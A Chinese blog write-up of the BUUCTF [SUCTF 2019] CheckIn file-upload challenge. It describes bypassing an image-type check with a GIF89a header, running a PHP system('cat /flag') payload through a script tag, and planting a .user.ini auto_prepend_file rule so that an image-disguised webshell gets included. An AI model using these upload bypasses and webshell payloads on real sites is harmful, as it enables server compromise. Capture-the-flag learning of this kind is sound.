


BUUCTF [SUCTF 2019]CheckIn

原创

维多利亚蜜汁鱼  于 2021-07-14 14:06:35 发布  76  收藏

分类专栏: [Web CTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/CrotZZ/article/details/118726247>


版权



[Web](#) 同时被 2 个专栏收录

16 篇文章 0 订阅

订阅专栏



[CTF](#)

18 篇文章 0 订阅

订阅专栏

可以看到是类文件上传题

Upload Labs

文件名: 未选择文件。

illegal suffix!

上传普通的php文件会报错

这个题目有两个点

1、一是绕过exif_imagetype函数, 这是个判断图像类型函数, 只要在文件前加上图片文件头就能绕过, 另外这里有不包含<?的限制, 可以用script绕过

```
GIF89a
<script language='php'>system('cat /flag');</script>
```

也可以用修改一句话木马后的图片马, 最后用蚁剑连接的形式得到flag

2、上传.user.ini文件。

某些网站限制不允许上传.php文件, 你便可以上传一个.user.ini, 再上传一个图片马, 包含起来进行getshell。不过前提是含有.user.ini的文件夹下需要有正常的php文件, 否则也不能包含了。

这里给个浅谈.user.ini的利用的网站

<https://xz.aliyun.com/t/6091>

```
GIF89a
auto_prepend_file=xxx.jpg
```

Upload Labs

文件名: 未选择文件。

Your dir uploads/2303408bc8f81642a7eca33d9ae08b5b

Your files :

```
array(4) { [0]=> string(1) "." [1]=> string(2) ".." [2]=> string(9) ".user.ini" [3]=> string(9) "index.php" }
```

Upload Labs

文件名: 未选择文件。

Your dir uploads/2303408bc8f81642a7eca33d9ae08b5b

Your files :

```
array(5) { [0]=> string(1) "." [1]=> string(2) ".." [2]=> string(9) ".user.ini" [3]=> string(9) "index.php" [4]=> string(13) "picturema.jpg" }
```

上传好两个文件，然后进入uploads/2303408bc8f81642a7eca33d9ae08b5b/index.php的链接就可以得到flag

GIF89a flag{ff429862-6250-4394-8e86-df7d8de7b039}